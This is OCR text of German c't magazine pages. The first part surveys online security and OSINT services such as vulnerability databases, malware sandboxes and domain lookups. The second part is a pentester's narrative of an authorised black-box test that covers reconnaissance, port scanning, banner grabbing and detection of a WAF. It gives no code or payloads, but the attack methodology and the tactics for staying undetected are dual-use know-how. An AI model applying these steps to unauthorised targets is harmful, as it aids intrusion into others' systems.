
Zudem verrät die Datenbank, wie viele Transaktionen bereits in dem Wallet eingegangen sind und die Gesamthöhe der Geldeingänge. Ein Klick auf den verlinkten Dienst **Blockchain.com** liefert bei Bedarf detaillierte Informationen über die Umsätze. Selbst Meldung erstatten können Sie selbstverständlich auch.

Wer sich für andere Kryptowährungen interessiert, wird bei **Blockchair** fündig. Der Dienst versammelt Daten aus 19 unterschiedlichen Blockchains, darunter neben bekannten Namen wie Bitcoin, Ethereum, Cardano oder Solana auch exotischere wie beispielsweise Groestlcoin oder Kusama. Durchsuchen kann man den Dienst nicht nur nach Krypto-Adressen, sondern auch nach Transaktions-Hashes oder Blöcken.

Besonders praktisch ist, dass er alle Blockchains gleichzeitig durchsucht. Sie können in Blockchair die Umsätze der Adressen inspizieren und sogar einen digitalen Kontoauszug im PDF-Format abrufen („Wallet statement“), etwa zu Beweis- oder Dokumentationszwecken. Darüber, ob eine Adresse vertrauenswürdig ist, trifft der Dienst allerdings keine Aussage.

Schwachstellen-Infos


Ein Sprichwort unter Security-Professionals lautet „keine Software ist sicher“. Falsch ist das nicht, Sicherheitslücken gibt es alle naselang. Welche das konkret sind und welche bei Angreifern gerade besonders hoch im Kurs liegen, erfahren Sie im Netz.



Blockchair bereitet Daten aus 19 verschiedenen Blockchains auf und liefert Infos über Krypto-adressen, Blöcke und Transaktions-Hashes.

Vulmon liefert Ihnen umfassende und übersichtlich aufbereitete Informationen über Sicherheitslücken, die Sie nach Aktualität, Risikobewertung, oder Relevanz sortieren können. Sie finden leicht heraus, welche Lücken in einer Software klaffen oder in der Vergangenheit bekannt wurden. Der Dienst verweist Sie meist zu weiterführenden Informationen, etwa zur CVE-Datenbank der MITRE Corporation oder an Advisories zu den jeweiligen Lücken. Besonders interessant sind die „Trends“, die darüber Auskunft geben sollen, welche Schwachstellen die Security-Community derzeit am meisten beschäftigen.

CVE Details liefert Details zu Schwachstellen. Der Dienst bezieht die Daten im Wesentlichen aus der National Vulnerability Database der US-Behörde NIST, ergänzt sie aber unter anderem mit konkreten Informationen über bereits kursierenden Angriffscode aus der Exploit Database. Auch passende Metasploit-Module listet der Dienst mit auf. Dargestellt sind die Infos übersichtlich auf einer einzelnen Seite. Fündig wird man, indem man nach CVE-Nummern,



Vulmon informiert umfassend über Sicherheitslücken. Besonders praktisch ist die Möglichkeit, diese Infos nach Aktualität, Relevanz oder Risikobewertung zu filtern.

betroffenen Produkten oder Spitznamen einer Lücke (zum Beispiel PrintNightmare oder Follina) sucht.

Einen Eindruck der aktuellen Angriffslage können Sie sich bei **GreyNoise** verschaffen. Der Dienst betreibt eine Reihe von Honeypots und registriert Angriffsversuche darauf. Wenn Sie etwa nach einer bestimmten Schwachstelle wie Log4j suchen, erfahren Sie sofort, ob und welche verdächtigen Aktivitäten GreyNoise in Zusammenhang mit der Lücke beobachtet hat. Zudem können Sie aktuelle Angriffstrends einsehen und sich per Mail alarmieren lassen, wenn der Dienst verdächtige Zugriffe von Ihren IP-Adressen feststellt – das kann ein Indikator dafür sein, dass ein Bot in Ihrem Netz sein Unwesen treibt.

Malware-Analyse


Ein lokaler Virenschutz ist gut und wichtig, in vielen Fällen lohnt es sich aber, eine zweite Meinung über einen Verdachtsfall einzuholen – oder gleich fünfzig. Mit Virenscandiensten ist das kein Problem.

FileScan.io ist ein vergleichsweise neuer Dienst aus Deutschland, bei dem Sie Dateien mit maximal 100 MByte, Datei-Hashes und URLs kostenlos und schnell in der Tiefe analysieren lassen können. Neben einer Einschätzung, ob der Prüfling potenziell Böses im Schilde führt, liefert der Dienst zahlreiche Hintergrundinformationen: etwa verschiedene Hashes der Datei, enthaltene Zeichenfolgen und Indicators of Compromise (IoCs), anhand derer Sie eine Infektion mit einem Schädling auf einem System feststellen können. Im Hintergrund befragt FileScan.io den wohlbekannten Meta-Virenscanner VirusTotal, an den über 60 Virenscanner angeschlossen sind.

Auch **Intezer Analyze** inspiziert verdächtige Binärdateien und URLs für Sie, vorher müssen Sie sich jedoch ein kostenloses Benutzerkonto anlegen. Dafür bekommen Sie Zugriff auf umfassende Analyseberichte. Wenn Sie auf „Extended Dynamic Execution“ klicken, führt der Dienst die hochgeladenen Dateien sogar für eine detaillierte Analyse aus. Anschließend können Sie Screenshots von der Ausführung und die Aktivitäten der Datei begutachten. Darüber hinaus gewährt Intezer Einblicke in den Assembler-Code. Zahlende Nutzer können zudem etwa Speicherabbilder auf Schadcodeinfektionen untersuchen und URLs scannen.

Etwas bekannter als die beiden erstgenannten dürfte **Any.run** sein, ein Dienst, der Ihnen nach der Registrierung eine Windows-Sandbox bereitstellt, über die Sie potenziell schadhafte URLs und Dateien risikofrei öffnen können. In der Sandbox läuft Windows 7, zahlende Nutzer können aus weiteren Betriebssystemen wählen. Eine Besonderheit ist, dass Sie die Ausführung live beobachten und währenddessen mit der Sandbox interagieren können.


Vom Upload von Dateien, die potenziell sensible oder persönliche Daten enthalten könnten, sollten Sie allerdings bei allen Diensten absehen, da Uploads



Intezer Analyze inspiziert verdächtige Binärdateien und URLs.

oftmals auch Dritten zugänglich gemacht werden – etwa anderen Nutzern der Plattform oder Antivirenfirmen. Im Zweifel sollten Sie statt eines Uploads den Hash einer Datei überprüfen, um etwaige Berichte zu finden, die bereits in der Vergangenheit erstellt wurden.

Wer sich nicht einzig und allein auf Online-Dienste verlassen will, sondern bei der Malware-Analyse wirklich Hand anlegen möchte, wird in dieser c't-Sonderausgabe ebenfalls fündig: In einer umfassenden Praxisanleitung ab Seite 58 erfahren Sie, wie Sie schnell und kostenlos eine sichere Analyseumgebung einrichten, in der Sie echten Schadcode untersuchen können.



X-Force Exchange liefert Risikoeinschätzungen zu IPs, Domains, URLs und Programmen.

Domaininfos

Über eine Domain können Sie jede Menge herausfinden: Ist sie in Verbindung mit Cyber-Angriffen aufgefallen? Welche Subdomains gibt es? Welche Zertifikate wurden für sie ausgestellt? Tools wie **X-Force Exchange** liefern Antworten.

Die Datenbank von IBM bietet allerhand Informationen und eine Risikoeinschätzung zu Domains, IP-Adressen, URLs und Programmen. So erfahren Sie etwa, welche Art von Inhalten eine Website ausliefert, welche IP-Adressen mit ihr in Verbindung stehen und welche Risiken von ihr ausgehen. Zudem listet X-Force auf, ob eine Domain in der Vergangenheit als Absender für Spam- und Virenmails herhalten musste.

Eine weitere wertvolle Quelle ist **ViewDNS.info**. Der Dienst versammelt eine beachtliche Reihe von Tools, die Fragen nach zugehörigen Websites und DNS-Records ebenso beantworten wie die Frage, ob eine Domain in China oder Iran aufrufbar ist.

Fazit

Mit den vorgestellten Tools können Sie sich leicht einen Eindruck davon verschaffen, welche digitalen Spuren Sie im Netz hinterlassen haben. Das ist wichtig für alle – ganz gleich, ob es um Sie persönlich oder Ihr Unternehmen geht. Nur, wenn Sie solche Datenlecks kennen, können Sie geeignete Schutzmaßnahmen treffen. Denn Sie können davon ausgehen, dass auch Angreifer diese Daten kennen und sie im Zweifel gegen Sie verwenden. (kst) c't

Literatur

[1] Christian Wölbert, **Mosaik der Wahrheit**, Open Source Intelligence: Wie OSINT-Experten Kriegsverbrechen aufdecken und Propaganda widerlegen, c't 11/2022, S. 132

Alle genannten Tools

ct.de/w6e2

Bauen Sie Ihren Wunsch-PC

- Selbstbau-Wunsch-PC
- Allround-PC: Sparsam, leise, trotzdem schnell
- Komponenten im Test
- inkl. GRATIS-Webinar: Sichere Konfiguration von Büro-PCs – Hardware und BIOS-Setup

Heft für 14,90 € • PDF für 12,99 € • Bundle Heft + PDF 19,90 €

shop.heise.de/ct-hardwareguide22

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

Bild: Rudolf A. Blaha

Legaler Einbruch: Pentester im Einsatz

Unternehmen bezahlen Pentester dafür, dass sie versuchen, in ihre Systeme einzubrechen. So dubios das für Außenstehende klingen mag – Penetrationstests sind seit Jahren ein etabliertes Mittel, die Sicherheit von Systemen und Netzwerken zu überprüfen. Im Folgenden begleiten Sie einen Pentester bei einem Black-Box-Test.

Von **Michael Wiesner**

Es ist April 2022, ich will eigentlich gerade den Laptop zuklappen, da flattert eine Anfrage in mein Postfach. Ein mittelständisches Maschinenbauunternehmen aus dem Norden Deutschlands will mich für einen Pentest buchen.

Ein Pentest kann vieles sein, das Spektrum reicht von Sicherheitsanalysen einzelner Applikationen oder Systeme bis hin zur Simulation zielgerichteter Angriffe. Noch umfassender sind „Red Team Assessments“. Dabei überprüfen Pentester, wie gut Systeme und Mitarbeiter zur Erkennung und Abwehr von Angriffsversuchen ausgerüstet sind.

Im Videotelefonat am nächsten Tag schildert der Chef der IT-Abteilung des Auftraggebers, worum es

geht: Ich soll ohne Kenntnis über die IT-Infrastruktur in interne Systeme des Unternehmens einbrechen. Als einziger Anhaltspunkt dient die Domain – eine Information, die jeder Mensch mit Zugang zum Internet innerhalb von Sekunden herausfinden könnte. „Black-Box-Test“ nennt man solche Penetrationstests, bei denen der Pentester agiert wie ein typischer Angreifer. Alle weiteren benötigten Informationen muss ich dabei – in Abgrenzung zum White-Box-Test, bei dem der Pentester über Insiderwissen verfügt – selbst herausfinden. Der Einbruchsversuch soll einen zielgerichteten Angriff simulieren und möglichst verdeckt über das Internet erfolgen. Entsprechend darf ich alle Mittel einsetzen, die auch ein echter Angreifer nutzen würde. Das könnte spannend werden – ich bin interessiert. Wir besprechen die Rahmenbedingungen und halten das Ganze vertraglich fest. In Angriff nehme ich den Test Anfang Juni.

Bei der Simulation eines solchen zielgerichteten Angriffs orientiere ich mich an den Phasen der MITRE ATT&CK Matrix. Darin werden die Taktiken und Techniken echter Cyberangriffe beschrieben und kategorisiert. Sie dient als Wissensdatenbank, die Verteidigern dabei hilft, Bedrohungen zu erkennen und abzuwehren, leistet mir bei einem Pentest, bei dem ich schließlich selbst in der Angreiferrolle stecke, aber ebenso gute Dienste.

Informationsbeschaffung

Ich starte mein Hacking-Vorhaben, indem ich alle frei verfügbaren Quellen nach Informationen über mein Ziel durchkämme. Dafür gibt es im Netz eine Reihe von Websites, Diensten und Datenbanken. „Open Source Intelligence“ (OSINT) nennt man diese Art der Informationsgewinnung auch (siehe S. 40). Abfragen an WHOIS-Datenbanken und DNS-Server liefern mir erste Anhaltspunkte, mithilfe der Tools dnsrecon, spiderfoot und Shodan automatisiere ich einen Großteil der Arbeit. Das Python-Skript dnsrecon füttere ich im Bruteforce-Modus mit der Domain und einer Wortliste – es fragt Subdomains und Hostnamen ab und wertet praktischerweise anschließend gleich aus, welche IP-Adressen sich dahinter verbergen.


Wie erwartet, liefert das Skript, und ich erhalte eine recht umfassende Liste der öffentlich erreichbaren Systeme meines Auftraggebers. Über die Kommandozeile rufe ich das OSINT-Tool Spiderfoot auf. Es nutzt eine größere Anzahl von Quellen für die Informationsgewinnung. Zum Beispiel ermittelt es mögliche Hostnamen auch durch die verwendeten TLS-Zertifikate. Auch liefert das Tool gültige Mailadressen, Telefonnummern, ähnliche oder verbundene IP-Adressen und Domains (siehe Bild auf S. 50). Auch der Webdienst Shodan – sicher das prominenteste Beispiel für solche Scanner – liefert umfangreiche Informationen über die öffentlich erreichbaren Systeme meines Auftraggebers, die ich möglicherweise für den eigentlichen Angriff nutzen kann.

Meine Zugriffe auf die öffentlichen Webseiten meines Auftraggebers werden zwar sehr sicher protokolliert, jedoch nicht blockiert, also kann ich davon ausgehen, dass sie nicht als schädlich erkannt werden. Zahlreiche Unternehmen, Organisationen und Einzelpersonen durchforsten das Internet laufend nach interessanten Systemen, Anwendungen oder Inhalten, sodass ein gewisses Grundrauschen besteht. Meine vorsichtig durchgeführten Verbindungsversuche gehen offenbar darin unter.

Vorsichtig anklopfen

Die gesammelten Daten verraten mir bereits eine ganze Menge über die Systeme und Anwendungen, die mein Auftraggeber verwendet, denn aus den DNS-Hostnamen kann ich ableiten, um welche Dienste es sich handelt: Bei „owa“ kann ich davon ausgehen, dass ein Exchange-Server betrieben wird und dieser über „Outlook Web Access“ im Internet zur Verfügung gestellt wird. Generische Namen, wie „vpn“ oder „sslvpn“ sind selbsterklärend, „citrix“ weist auf ein Remote-Access-Gateway des gleichnamigen Herstellers hin. Teilweise sind die Hostnamen gleich, aber durchnummeriert – etwa owa2. Das könnte ein Hinweis darauf sein, dass mein Auftraggeber mehrere Versionen einer Anwendung einsetzt, oder darauf, dass ein Dienst über unterschiedliche Internetanbindungen bereitgestellt wird.

Die so gewonnenen Informationen über die Systeme und Dienste meines Auftraggebers sind noch nicht komplett. Aber um erste Angriffe zu starten, reichen sie aus. Für eine vollständigere Übersicht fehlt mir die Zeit – für den Penetrationstest sind lediglich sechs volle Arbeitstage veranschlagt – etwa zwei davon habe ich bereits für die Reconnaissance-Phase, wie man die Phase der Informationsgewinnung im Fachjargon nennt – bereits aufgebracht. Für eine möglichst vollständige Übersicht muss man Ports scannen, beispielsweise mittels nmap oder einem Schwachstellenscanner wie Nessus oder OpenVAS. Die Herausforderung dabei ist, diese Scans so vorsichtig wie möglich durchzuführen, um weiterhin



Spiderfoot ist ein OSINT-Tool, das dem Nutzer gleich eine ganze Palette an Informationen liefert, darunter auch Mailadressen.

unentdeckt zu bleiben. Konkret bedeutet das, dass der Scan über einen langen Zeitraum verteilt werden muss, weil nur wenige gleichzeitige Verbindungen aufgebaut werden dürfen.

Da der vereinbarte Umfang und Zeithorizont des Penetrationstests kein solches Vorgehen erlaubt, wende ich die Holzhammermethode an: Über einen nur für diesen Vorgang genutzten Internetzugang starte ich ohne Rücksicht auf Verluste einen Portscan auf alle IP-Adressen und Ports. Dieser bleibt wegen des schon erwähnten Grundrauschens tatsächlich unbemerkt, liefert aber leider nicht die gewünschten Ergebnisse. Die „Portscan Protection“ der Firewall meines Auftraggebers blockiert den Scan erfolgreich. Das merke ich daran, dass mein Scan anfänglich zwar Ergebnisse liefert, die Systeme nach einer gewissen Zeit aber aufhören zu antworten. Die Portscan Protection verlangsamt meine Verbindungsanfragen entweder stark oder blockiert sie ganz.

Für den Einstieg in die nächste Phase, die der Schwachstellenidentifikation, bleiben mir also nur die bereits gewonnenen Informationen. „Schade“, denke ich – ganz so leicht scheint der norddeutsche Mittelständler es mir an dieser Stelle nicht zu machen.

Schwachstellensuche

Auch bei der Suche nach Schwachstellen greife ich auf Shodan zurück. Ich nutze den Webdienst, um auf Basis der Versionsnummern zu ermitteln, ob es bekannte Schwachstellen in den Diensten gibt. Leider ohne Treffer – laut Shodan hat nicht einer davon eine Schwachstelle, die ich für einen Angriff hätte ausnutzen können.

Ich muss wohl doch etwas genauer hinschauen: Mithilfe von Shodan, Spiderfoot und Dnsrecon habe ich knapp 70 offene Ports identifiziert. Das heißt, etwa 70 erreichbare Dienste warten darauf, genauer unter die Lupe genommen zu werden. Ich gehe systematisch vor. Zunächst filtere ich Dienste heraus, die nicht selbst betrieben werden und damit auch keinen potenziellen Zugriff auf die IT-Infrastruktur erlauben, wie etwa die Website beim Hoster. Die hebe ich mir für später auf, für den Fall, dass ich keinen direkten Weg in das Netzwerk meines Auftraggebers finden sollte. Die verbleibenden Portnummern geben preis, um welche Art von Dienst es sich handelt. Um herauszufinden, welche Software und Version sich dahinter verbirgt, setze ich die Kommandozeilentools netcat oder alternativ telcat ein.

Zunächst surfe ich die identifizierten Webserver allerdings manuell über einen Webbrowser an, um zu erfahren, was sich hinter der URL tummelt. Dabei achte ich peinlich genau darauf, dass ich nicht nur die IP-Adresse, sondern auch den jeweilige Fully-Qualified Domain Name, kurz FQDN verwende. Dieser vollständige Domainname einer Internetpräsenz ist eindeutig und er lässt sich den zum Nameserver

gehörenden IPv4- oder IPv6-Adressen zuordnen. Das ist wichtig, weil oft mehrere unterschiedliche Webserver hinter der gleichen IP-Adresse betrieben werden – ohne die Angabe des FQDN würde ich möglicherweise nicht an die gewünschten Informationen kommen.

Weil ich auf diese Weise – im Unterschied zum fehlgeschlagenen „Holzhammerscan" – nur noch einzelne Ports kontaktiere, könnte ich nun eigentlich umfangreiche Schwachstellenscans durchführen, ohne dass die Firewall wieder den Riegel vorschieben würde. Die Betonung liegt auf eigentlich – denn schon als ich die Websites manuell ansurfe, lande ich auf Login-Pages – ein deutlicher Hinweis darauf, dass mein Auftraggeber einen Reverse Proxy verwendet, um die Webseiten im Internet zu veröffentlichen. Das bedeutet, dass die Server nicht direkt angesprochen werden, sondern die Verbindungen vorab von einer Stellvertretersoftware angenommen werden. Schlimmer noch: Über die Eingabe bestimmter Parameter fingiere ich eine Directory-Traversal-Attacke und finde heraus, dass der Reverse Proxy zusätzlich über eine Web Application Firewall verfügt. Das sind Systeme zur Erkennung und Abwehr von Angriffen, kurz WAF.

